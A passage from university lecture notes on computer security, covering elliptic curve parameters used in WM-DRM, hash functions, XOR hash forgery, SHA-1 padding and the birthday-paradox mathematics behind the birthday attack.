$$a = 0x37a5abccd277bce87632ff3d4780c009ebe41497$$
$$b = 0x0dd8dabf725e2f3228e85f1ad78fdedf9328239e$$

- Following the discussion in Sections 14.11 and 14.12, the ECC algorithm would also need to choose a base point G on the elliptic curve $y^2 = x^3 + ax + b$. The x and the y coordinates of this point in the ECC as implemented in WM-DRM are

$$\begin{aligned} G_x &= 771507216262649826170648268565579889907769254176 \\ G_y &= 390157510246556628525279459266514995562533196655 \end{aligned}$$

  The 20-byte hex representations for these two coordinates are

$$\begin{aligned} G_x &= 0x8723947fd6a3a1e53510c07dba38daf0109fa120 \\ G_y &= 0x445744911075522d8c3c5856d4ed7acda379936f \end{aligned}$$

- As mentioned in Section 14.12, an ECC protocol must also make publicly available the order of the base point. For the present case, this order is given by

$$\#E_p(a,b) = 7859631023794288223766930248817149576126861574 29$$

- With the elliptic curve and its parameters set as above, the next question is how exactly the ECC algorithm is used in WM-DRM.

- When you purchase media content from a Microsoft partner peddling their wares through the Window Media platform, you would need to download a "license" to be able play the content on your

computer. Obtaining the license consists of your computer randomly generating a number $n \in Z_p$ for your computer's private key. Your computer then multiplies the base point G with the private key to obtain the public key. Subsequently your computer can interact with the content provider's license server in the manner described in Section 14.12 to establish a secret session key for the transfer of license related information into your computer.

- In order to ensure that only your computer can use the downloaded license, WM-DRM makes sure that you cannot access the private key that your computer generated for the ECC algorithm. Obviously, if you could get hold of that n, you could pass the encrypted content file and the private key to your friend and they would be able to pretend to be you vis-a-vis the license server. WM-DRM hides an RC4 encrypted version of the private key in the form of a linked list in which each nodes stores one half of the key.

- When DRM software is cracked, it is usually done by what is known as "hooking" the DRM libraries on a computer as they dump out either the keys or the encrypted content.

14.16: HOMEWORK PROBLEMS

1. ECC uses numbers that correspond to points on elliptic curves. What is an elliptic curve? Does it have anything to do with an ellipse?

2. What is the geometrical interpretation of the group law that is used for the numbers drawn from the elliptic curves in ECC?

3. What is the fundamental reason for why ECC can use shorter keys for providing the same level of security as what RSA does with much longer keys?

4. Section 14.13 described the ECDSA algorithm (which, as was mentioned in Section 14.1, is used for authentication in ECC based certificates). One significant disadvantage of ECDSA vis-a-vis an RSA based digital signature algorithm is that the security of ECDSA depends on the quality of the random number generator used for K. Why do you think the security of ECDSA would be compromised if K is generated from a low-entropy source?

5. **Programming Assignment:**

Section 14.8 included Python code (unoptimized for large primes) that implemented the group law for the set of points on standard-form elliptic curves over prime finite fields. Extend this code with the implementations required for the different algorithmic steps of the ECDSA algorithm of Section 14.13.

Acknowledgments

I'd like to thank Helena Verrill and Subhash Kak for sharing their insights with me on the mathematics of elliptic curves and on the subject of elliptic curve cryptography. Helena Verrill is the source of much of the information provided regarding the singularity and supersingularity of elliptic curves.

Lecture 15: Hashing for Message Authentication

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 29, 2017

1:30am

Goals:

- What is a hash function?
- Different ways to use hashing for message authentication
- The birthday paradox and the birthday attack
- Structure of cryptographically secure hash functions
- SHA Series of Hash Functions
- **Compact Python and Perl implementations for SHA-1 using BitVector** [Although SHA-1 is now considered to be fully broken (see Section 15.7.1), programming it is still a good exercise if you are learning how to code Merkle type hash functions.]
- Message Authentication Codes

CONTENTS

15.1: WHAT IS A HASH FUNCTION?

- In the context of message authentication, a hash function takes a **variable sized input message** and produces a **fixed-sized output**. The output is usually referred to as the **hashcode** or the **hash value** or the **message digest**. [Hash functions are also extremely important for creating efficient storage structures for associative arrays in the memory of a computer. (As to what is meant by an "associative array", think of a telephone directory that consists of <*name,number*> pairs.) Those types of hash functions also play a central role in many modern big-data processing algorithms. For example, in the MapReduce framework used in Hadoop, a hash function is applied to the "keys' related to the Map tasks in order to determine their bucket addresses, with each bucket constituting a Reduce task. In this lecture, the notion of a hash function for efficient storage is briefly reviewed in Section 15.9.]

- For example, the SHA-512 hash function takes for input messages of length up to 2^{128} bits and produces as output a 512-bit **message digest (MD)**. **SHA** stands for **Secure Hash Algorithm**. [A series of **SHA** algorithms has been developed by the National Institute of Standards and Technology and published as Federal Information Processing Standards (FIPS).]

- We can think of the hashcode (or the message digest) as a **fixed-**

sized fingerprint of a variable-sized message.

- Message digests produced by the most commonly used hash functions range in length from 160 to 512 bits depending on the algorithm used.

- Since a message digest depends on all the bits in the input message, any alteration of the input message during transmission would cause its message digest to not match with its original message digest. This can be used to check for forgeries, unauthorized alterations, etc. To see the change in the hashcode produced by an innocuous (practically invisible) change in a message, here is an example:

```
Message:           "The quick brown fox jumps over the lazy dog"
SHA1 hashcode:     2fd4e1c67a2d28fced849ee1bb76e7391b93eb12

Message:           "The quick brown  fox jumps over the lazy dog"
SHA1 hashcode:     8de49570b9d941fb26045fa1f5595005eb5f3cf2
```

  The only difference between the two messages shown above is the extra space between the words "brown" and "fox" in the second message. Notice how completely different the hashcodes look. SHA-1 produces a 160 bit hashcode. It takes 40 hex characters to show the code in hex.

- The two hashcodes (or, message digests, if you would rather call them that) shown above were produced by the following Perl

script:

```
#!/usr/bin/perl -w
use Digest::SHA1;
my $hasher =  Digest::SHA1->new();
$hasher->add( "The quick brown fox jumps over the lazy dog" );
print $hasher->hexdigest;
print "\n";
$hasher->add( "The quick brown  fox jumps over the lazy dog" );
print $hasher->hexdigest;
print "\n";
```

As the script shows, this uses the SHA-1 algorithm for creating the message digest. [I downloaded the module `Digest-SHA1` directly from `http://search.cpan.org/`. When I tried to do the same by downloading the libraries `libdigest-perl` and `libdigest-sha-perl` through the Synaptic Package Manager on my Ubuntu laptop, it did not work for me.]

- Perl's **Digest** module, used in the script shown above, can be used to invoke any of over fifteen different hash algorithms. The module can output the hashcode in either **binary** format, or in **hex** format, or a binary string output as in the form of a **Base64**-encoded string. A similar functionality in Python is provided by the **hashlib** library. Both the **Digest** module for Perl and the **hashlib** library for Python come with the standard distribution of the two languages.

15.2: DIFFERENT WAYS TO USE HASHING FOR MESSAGE AUTHENTICATION

Figures 1 and 2 show six different ways in which you could incorporate message hashing in a communication network. These constitute different approaches to **protect the hash value** of a message. No authentication at the receiving end could possibly be achieved if both the message and its hash value are accessible to an adversary wanting to tamper with the message. To explain each scheme separately:

- In the symmetric-key encryption based scheme shown in Figure 1(a), the message and its hashcode are concatenated together to form a composite message that is then encrypted and placed on the wire. The receiver decrypts the message and separates out its hashcode, which is then compared with the hashcode calculated from the received message. The hashcode provides authentication and the encryption provides confidentiality.

- The scheme shown in Figure 1(b) is a variation on Figure 1(a) in the sense that only the hashcode is encrypted. This scheme is efficient to use when confidentiality is not the issue but mes-

sage authentication is critical. Only the receiver with access to the secret key knows the real hashcode for the message. So the receiver can verify whether or not the message is authentic. [A hashcode produced in the manner shown in Figure 1(b) is also known as the **Message Authentication Code (MAC)** and the overall hash function as a **keyed hash function**. We will discuss such applications of hash functions in greater detail in Section 15.8.]


- The scheme in Figure 1(c) is a public-key encryption version of the scheme shown in Figure 1(b). The hashcode of the message is encrypted with the sender's private key. The receiver can recover the hashcode with the sender's public key and authenticate the message as indeed coming from the alleged sender. Confidentiality again is not the issue here. **The sender encrypting with his/her private key the hashcode of his/her message constitutes the basic idea of digital signatures, as explained previously in Lecture 13.**

- If we want to add symmetric-key based confidentiality to the scheme of Figure 1(c), we can use the scheme shown in Figure 2(a). This is a commonly used approach when both confidentiality and authentication are needed.


- A very different approach to the use of hashing for authentication is shown in Figure 2(b). In this scheme, nothing is encrypted. However, the sender appends a secret string S, known also to the

receiver, to the message before computing its hashcode. Before checking the hashcode of the received message for its authentication, the receiver appends the same secret string S to the message. Obviously, it would not be possible for anyone to alter such a message, even when they have access to both the original message and the overall hashcode.


- Finally, the scheme in Figure 2(c) shows an extension of the scheme of Figure 2(b) where we have added symmetric-key based confidentiality to the transmission between the sender and the receiver.



(a)




(b)




(c)


Figure 1: *Different ways of incorporating message hashing in a communication link.* (*This figure is from Lecture 15 of "Computer and Network Security" by Avi Kak*)



(a)



(b)



(c)

Figure 2: *Different ways of incorporating message hashing in a communication link.* (*This figure is from Lecture 15 of "Computer and Network Security" by Avi Kak*)

15.3: WHEN IS A HASH FUNCTION SECURE?

- A hash function is called **secure** if the following two conditions are satisfied:

  - It is **computationally infeasible** to find a message that corresponds to a **given** hashcode. This is sometimes referred to as the **one-way property** of a hash function. [For long messages, that is, messages that are much longer than the length of the hashcode, one may expect this property to hold true trivially. However, note that a hash function **must** possess this property **regardless of the length of the messages**. In other words, it should be just as difficult to recover from its hashcode a message that is as short as, say, a single byte as a message that consists of millions of bytes.]

  - It is **computationally infeasible** to find two **different messages** that hash to the same hashcode value. This is also referred to as the **strong collision resistance** property of a hash function.

- A weaker form of the strong collision resistance property is that for a **given message**, there should not correspond another message with the same hashcode.

- Hash functions that are **not collision resistant** can fall prey to **birthday attack**. More on that later.

- If you use n bits to represent the hashcode, there are only 2^n **distinct** hashcode values. [If we place no constraints whatsoever on the messages and if there can be an arbitrary number of different possible messages, then obviously there will exist multiple messages giving rise to the same hashcode. However, considering messages with no constraints whatsoever does not represent reality because messages are not noise — they must possess considerable structure in order to be intelligible to humans and there is almost always some sort of an upper bound on the different types of messages that are possible in any given context.] Collision resistance refers to the likelihood that two different messages possessing certain basic structure so as to be meaningful will result in the same hashcode.

- There exist several applications, such as in the dissemination of popular media content, where confidentiality of the message content is not an issue, but authentication is. **Authentication here means that the message has not been altered in any way — that is, it is the authentic original message as produced by its author.** In such applications, we would like to send unencrypted plaintext messages along with their encrypted hashcodes. [That would eliminate the computational overhead of encryption and decryption for the main message content and yet allow for its authentication.] But this would work only if the hashing function has perfect collision resistance. [If a hashing approach has poor collision resistance, an adversary could compute the hashcode of the message content and replace it with some other content that has the same hashcode value.]

15.4: SIMPLE HASH FUNCTIONS

- Practically all algorithms for computing the hashcode of a message view the message as a sequence of n-bit blocks. The message is processed one block at a time in an iterative fashion in order to generate its hashcode.

- Perhaps the simplest hash function consists of starting with the first n-bit block, XORing it bit-by-bit with the second n-bit block, XORing the result with the next n-bit block, and so on. We will refer to this as the XOR hash algorithm. With the XOR hash algorithm, every bit of the hashcode represents the parity at that bit position if we look across all of the n-bit blocks. For that reason, the hashcode produced is also known as **longitudinal parity check**.

- The hashcode generated by the XOR algorithm can be useful as a **data integrity check** in the presence of completely random transmission errors. But, in the presence of an adversary trying to deliberately tamper with the message content, the XOR algorithm is useless for message authentication. An adversary can modify the main message and add a suitable bit block before the

hashcode so that the final hashcode remains unchanged. To see this more clearly, let $\{X_1, X_2, \ldots, \}$ be the bit blocks of a message M, each block of size n bits. That is $M = (X_1||X_2|| \ldots ||X_m)$. (The operator '||' means concatenation.) The hashcode produced by the XOR algorithm can be expressed as

$$\Delta(M) \quad = \quad X_1 \oplus X_2 \oplus \cdots \oplus X_m$$

where $\Delta(M)$ is the hashcode. Let's say that an adversary can observe $\{M, \Delta(M)\}$. An adversary can easily create a forgery of the message by replacing X_1 through X_{m-1} with **any desired** Y_1 through Y_{m-1} and then replacing X_m with an Y_m that is given by

$$Y_m \quad = \quad Y_1 \ \oplus \ Y_2 \ \oplus \ \cdots \ \oplus \ Y_{m-1} \ \oplus \ \Delta(M)$$

On account of the properties of the XOR operator, it is easy to show that the hashcode for $M_{forged} = \{Y_1||Y_2|| \cdots ||Y_m\}$ will be the same as $\Delta(M)$. Therefore, when the forged message is concatenated with the original $\Delta(M)$, the recipient would not suspect any foul play.

- When you are hashing regular text and the character encoding is based on ASCII (or its variants), the collision resistance property of the XOR algorithm suffers even more because the highest bit in every byte will be zero. Ideally, one would hope that, with an N-bit hashcode, any particular message would result in a given hashcode value with a probability of $\frac{1}{2^N}$. But when the highest bit in each byte for each character is always 0, some of the N bits

in the hashcode will predictably be 0 with the simple XOR algorithm. **This obviously reduces the number of unique hashcode values available to us, and thus increases the probability of collisions.**

- To increase the space of distinct hashcode values available for the different messages, a variation on the basic XOR algorithm consists of performing a one-bit circular shift of the partial hashcode obtained after each n-bit block of the message is processed. This algorithm is known as the rotated-XOR algorithm (ROXR).

- That the collision resistance of ROXR is also poor is obvious from the fact that we can take a message M_1 along with its hashcode value h_1; replace M_1 by a message M_2 of hashcode value h_2; append a block of gibberish at the end M_2 to force the hashcode value of the composite to be h_1. So even if M_1 was transmitted with an encrypted h_1, it does not do us much good from the standpoint of authentication. **We will see later how secure hash algorithms make this ploy impossible by including the length of the message in what gets hashed.**

- As a quick example of how the length of a message is included in what gets hashed, here is how the now-not-so-popular SHA-1 algorithm pads a message before it is hashed:

```
The very first step in the SHA-1 algorithm is to pad the message
so that it is a multiple of 512 bits.
```

```
This padding occurs as follows (from NIST FPS 180-2):

  Suppose the length of the message M is L bits.

  Append bit 1 to the end of the message, followed by K
  zero bits where K is the smallest nonnegative solution to

       (L + 1 + K) mod 512   =   448

  Next append a 64-bit block that is a binary representation
  of the length integer L.

  Consider the following example:

  Message     =     "abc"
  length L    =     24 bits

  This is what the padded bit pattern would look like:

  01100001  01100010   01100011   1 00......000   00...011000
     a         b         c           <---423--->   <---64---->
  <-------------------   512  ------------------------------>
```

- As to why we append a single bit of '1' at the end of the actual message, see Section 15.7.3 where I have described my Python and Perl implementations of the SHA-1 hashing algorithm.

15.5: WHAT DOES PROBABILITY THEORY HAVE TO SAY ABOUT A RANDOMLY PRODUCED MESSAGE HAVING A PARTICULAR HASH VALUE?

- Assume that we have a random message generator and that we can calculate the hashcode for each message produced by the generator.

- Let's say we are interested in knowing whether any of the messages is going to have its hashcode equal to a particular value h.

- Let's consider a pool of k messages produced randomly by the message generator.

- We pose the following question: What is the value of k so that the pool contains **at least one** message whose hashcode is equal to h with probability 0.5?

- To find k, we reason as follows:

– Let's say that the hashcode can take on N different but equiprobable values.

– Say we pick a message x at random from the pool of messages. Since all N hashcodes are equiprobable, the probability of message x having its hashcode equal to h is $\frac{1}{N}$.

– Since the hashcode of message x either equals h or does not equal h, the probability of the latter is $1 - \frac{1}{N}$.

– If we pick, say, two messages x and y randomly from the pool, the events that the hashcode of neither is equal to h are probabilistically independent. That implies that the probability that **none** of two messages has its hashcode equal to h is $(1 - \frac{1}{N})^2$. [Of course, by similar reasoning, the probability that **both** x and y will have their hashcodes equal to h is $(\frac{1}{N})^2$. But it is more difficult to use such joint probabilities to answer our overall question stated in red on the previous page on account of the phrase "at least one" in it. Also see the note in blue at the end of this section.]

– Extending the above reasoning to the entire pool of k messages, it follows that the probability that **none** of the messages in a pool of k messages has its hashcodes equal to h is $(1 - \frac{1}{N})^k$.

– Therefore, the probability that **at least one** of the k messages has its hashcode equal to h is

$$1 \; - \; \left(1 - \frac{1}{N}\right)^k \tag{1}$$

– The probability expression shown above can be considerably simplified by recognizing that as a approaches 0, we can write $(1+a)^n \;\approx\; 1+an$. Therefore, the probability expression we derived can be approximated by

$$\approx \quad 1 \; - \; \left(1 - \frac{k}{N}\right) \quad = \quad \frac{k}{N} \tag{2}$$

- So the upshot is that, given a pool of k randomly produced messages, the probability there will exist at least one message in this pool whose hashcode equals the given value h is $\frac{k}{N}$.

- Let's now go back to the original question: How large should k be so that the pool of messages contains at least one message whose hashcode equals the given value h with a probability of 0.5? We obtain the value of k from the equation $\frac{k}{N} \;=\; 0.5$. That is, $k \;=\; 0.5N$.

- Consider the case when we use 64 bit hashcodes. In this case, $N = 2^{64}$. We will have to construct a pool of 2^{63} messages so that the pool contains at least one message whose hashcode equals h with a probability of 0.5.

- To illustrate the danger of arriving at formulas through back-of-the-envelope reasoning, consider the following seemingly more straightforward approach to the derivation of Equation (2): With all hashcodes being equiprobable, the probability that any given message has its hashcode equal to a particular value h is obviously $1/N$. Now consider a pool of just 2 messages. Speaking colloquially (that is, without worrying about violating the rules of logic), as you might over a glass of wine in a late-night soiree, the event that this pool has at least one message whose hashcode is h is made up of the event that the first of the two messages has its hashcode equal to h **or** the event that the second of the two messages has its hashcode equal to h. Since the two events are disjunctive, the probability that a pool of two messages has at least one message whose hashcode is h is a sum of the individual probabilities in the disjunction — that gives is a probability of $2/N$. Generalizing this argument to a pool of k messages, we get for the desired probability a value of k/N that was shown in Equation (2). But this formula, if considered as a precise formula for the probability we are looking for, couldn't possibly be correct. As you can see, this formula gives us absurd values for the probability when k exceeds N.

15.5.1: What Is the Probability That There Exist At Least Two Messages With the Same Hashcode?

- Assuming that a hash algorithm is working perfectly, meaning that it has no biases in its output that may be induced by either the composition of the messages or by the algorithm itself, the goal of this section is to estimate the smallest size of a pool of randomly selected messages so that there exist at least two messages in the pool with the same hashcode with probability 0.5.

- Given a pool of k messages, the question "*What is the probability that there exists at least one message in the pool whose hashcode is equal to a specific value?*" **is very different from the question** "*What is the probability that there exist at least two messages in the pool whose hashcodes are the same?*"

- Raising the same two questions in a different context, the question "*What is the probability that, in a class of* 20 *students, someone else has the same birthday as yours (assuming you are one of the* 20 *students)?*" **is very different from the question** "*What is the probability that there exists at least one pair of students in a class of* 20 *students with the same birthday?*" The former question was addressed in the previous section. Based on the result derived there, the probability of the former

is approximately $\frac{19}{365}$. The latter question we will address in this section. As you will see, the probability of the latter is roughly the much larger value $\frac{(20\times 19)/2}{365} = \frac{190}{365}$. [*Strictly speaking, as you'll see, this calculation is valid only when the class size is very small compared to 365.*] This is referred to as the **birthday paradox** — it is a paradox only in the sense that it seems counterintuitive. [A quick way to accept the 'paradox' intuitively is that for '20 choose 2' you can construct $C(20,2) = \binom{20}{2} = \frac{20!}{18!2!} = \frac{20\times 19}{2} = 190$ different possible pairs from a group of 20 people. Since this number, 190, is rather comparable to 365, the total number of different birthdays, the conclusion is not surprising.] The birthday paradox states that given a group of 23 or more randomly chosen people, the probability that at least two of them will have the same birthday is more than 50%. And if we randomly choose 60 or more people, this probability is greater than 90%. (These statements are based on the more precise fomulas shown in this section.) [A man on the street would certainly think that it would take many more than 60 people for any two of them to have the same birthday with near certainty. That's why we refer to this as a 'paradox.' Note, however, it is NOT a paradox in the sense of being a logical contradiction.]

- Given a pool of k messages, each of which has a hashcode value from N possible such values, the probability that the pool will contain at least one pair of messages with the same hashcode is given by

$$1 \quad - \quad \frac{N!}{(N-k)!N^k} \tag{3}$$

- The following reasoning establishes the above result: The reasoning consists of figuring out the total number of ways, M_1, in which we can construct a pool of k message with no duplicate hashcodes and the total number of ways, M_2, we can do the same while allowing for duplicates. The ratio M_1/M_2 then gives us the probability of constructing a pool of k messages with no duplicates. Subtracting this from 1 yields the probability that the pool of k messages will have **at least one** duplicate hashcode.

  – Let's first find out in how many different ways we can construct a pool of k messages *so that we are guaranteed to have no duplicate hashcodes in the pool.*

  – For the first message in the pool, we can choose any arbitrarily. Since there exist only N distinct hashcodes, and, therefore, since there can only be N different messages with distinct hashcodes, there are N ways to choose the first entry for the pool. Stated differently, there is a choice of N different candidates for the first entry in the pool.

  – Having used up one hashcode, for the second entry in the pool, we can select a message corresponding to the other $N-1$ still available hashcodes.

  – Having used up two distinct hashcode values, for the third entry in the pool, we can select a message corresponding to

the other $N-2$ still available hashcodes; and so on.

– Therefore, the total number of ways, M_1, in which we can construct a pool of k messages with **no** duplications in hashcode values is

$$M_1 \;=\; N \times (N-1) \times \ldots \times (N-k+1) \;=\; \frac{N!}{(N-k)!} \qquad (4)$$

– Let's now try to figure out the total number of ways, M_2, in which we can construct a pool of k messages without worrying at all about duplicate hashcodes. Reasoning as before, there are N ways to choose the first message. For selecting the second message, we pay no attention to the hashcode value of the first message. There are still N ways to select the second message; and so on. Therefore, the total number of ways we can construct a pool of k messages without worrying about hashcode duplication is

$$M_2 \;=\; N \times N \times \ldots \times N \;=\; N^k \qquad (5)$$

– Therefore, if you construct a pool of k purely randomly selected messages, the probability that this pool has no duplications in the hashcodes is

$$\frac{M_1}{M_2} \;=\; \frac{N!}{(N-k)!N^k} \qquad (6)$$

– We can now make the following probabilistic inference: if you construct a pool of k message as above, the probability that the pool has *at least* one duplication in the hashcode values is

$$1 \quad - \quad \frac{N!}{(N-k)!N^k} \tag{7}$$

- The probability expression in Equation (3) (or Equation (7) above) can be simplified by rewriting it in the following form:

$$1 \quad - \quad \frac{N \times (N-1) \times \ldots \times (N-k+1)}{N^k} \tag{8}$$

which is the same as

$$1 \quad - \quad \frac{N}{N} \times \frac{N-1}{N} \times \ldots \times \frac{N-k+1}{N} \tag{9}$$

and that is the same as

$$1 \quad - \quad \left[\left(1-\frac{1}{N}\right) \times \left(1-\frac{2}{N}\right) \times \ldots \times \left(1-\frac{k-1}{N}\right)\right] \tag{10}$$

- We will now use the approximation that $(1-x) \leq e^{-x}$ for all $x \geq 0$ to make the claim that the above probability is lower-bounded by

$$1 \quad - \quad \left[e^{-\frac{1}{N}} \times e^{-\frac{2}{N}} \times \ldots \times e^{-\frac{k-1}{N}}\right] \tag{11}$$

- Since $1 + 2 + 3 + \ldots + (k-1)$ is equal to $\frac{k(k-1)}{2}$, we can write the following expression for the lower bound on the probability

$$1 \quad - \quad e^{-\frac{k(k-1)}{2N}} \tag{12}$$

So the probability that a pool of k messages will have at least one pair with identical hashcodes is always greater than the value given by the above formula.

- When k is small and N large, we can use the approximation $e^{-x} \approx 1 - x$ in the above formula and express it as

$$1 \; - \; \left(1 \; - \; \frac{k(k-1)}{2N}\right) \quad = \quad \frac{k(k-1)}{2N} \tag{13}$$

It was this formula that we used when we mentioned the birthday paradox at the beginning of this section. There we had $k = 20$ and $N = 365$.

- We will now use Equation (12) to estimate the size k of the pool so that the pool contains at least one pair of messages with equal hashcodes with a probability of 0.5. We need to solve

$$1 \quad - \quad e^{-\frac{k(k-1)}{2N}} \quad = \quad \frac{1}{2}$$

Simplifying, we get

$$e^{\frac{k(k-1)}{2N}} \quad = \quad 2$$

Therefore,

$$\frac{k(k-1)}{2N} \quad = \quad ln2$$

which gives us

$$k(k-1) \quad = \quad (2ln2)N$$

- Assuming k to be large, the above equation gives us

$$k^2 \quad \approx \quad (2ln2)N \tag{14}$$

implying

$$\begin{aligned} k \quad &\approx \quad \sqrt{(2ln2)N} \\ &\approx \quad 1.18\sqrt{N} \\ &\approx \quad \sqrt{N} \end{aligned}$$

- So our final result is that if the hashcode can take on a total N different values with equal probability, a pool of $\sqrt{N}$ messages will contain at least one pair of messages with the same hashcode with a probability of 0.5.

- So if we use an n-bit hashcode, we have $N = 2^n$. In this case, a pool of $2^{n/2}$ randomly generated messages will contain at least one pair of messages with the same hashcode with a probability of 0.5.

- Let's again consider the case of 64 bit hashcodes. Now $N = 2^{64}$. So a pool of 2^{32} randomly generated messages will have at least one pair with identical hashcodes with a probability of 0.5.

15.6: THE BIRTHDAY ATTACK

- This attack applies to the following scenario: Say Mr. BigShot has a dishonest assistant, Mr. Creepy, preparing contracts for Mr. BigShot's digital signature.

- Mr. Creepy prepares the legal contract for a transaction. Mr. Creepy then proceeds to create a large number of variations of the legal contract without altering the legal content of the contract and computes the hashcode for each. These variations may be constructed by mostly innocuous changes such as the insertion of additional white space between some of the words, or contraction of the same; insertion or deletion of some of the punctuation, slight reformatting of the document, etc.

- Next, Mr. Creepy prepares a fraudulent version of the contract. As with the correct version, Mr. Creepy prepares a large number of variations of this contract, using the same tactics as with the correct version.

- Now the question is: "*What is the probability that the two sets*

of contracts will have at least one contract each with the same hashcode?'

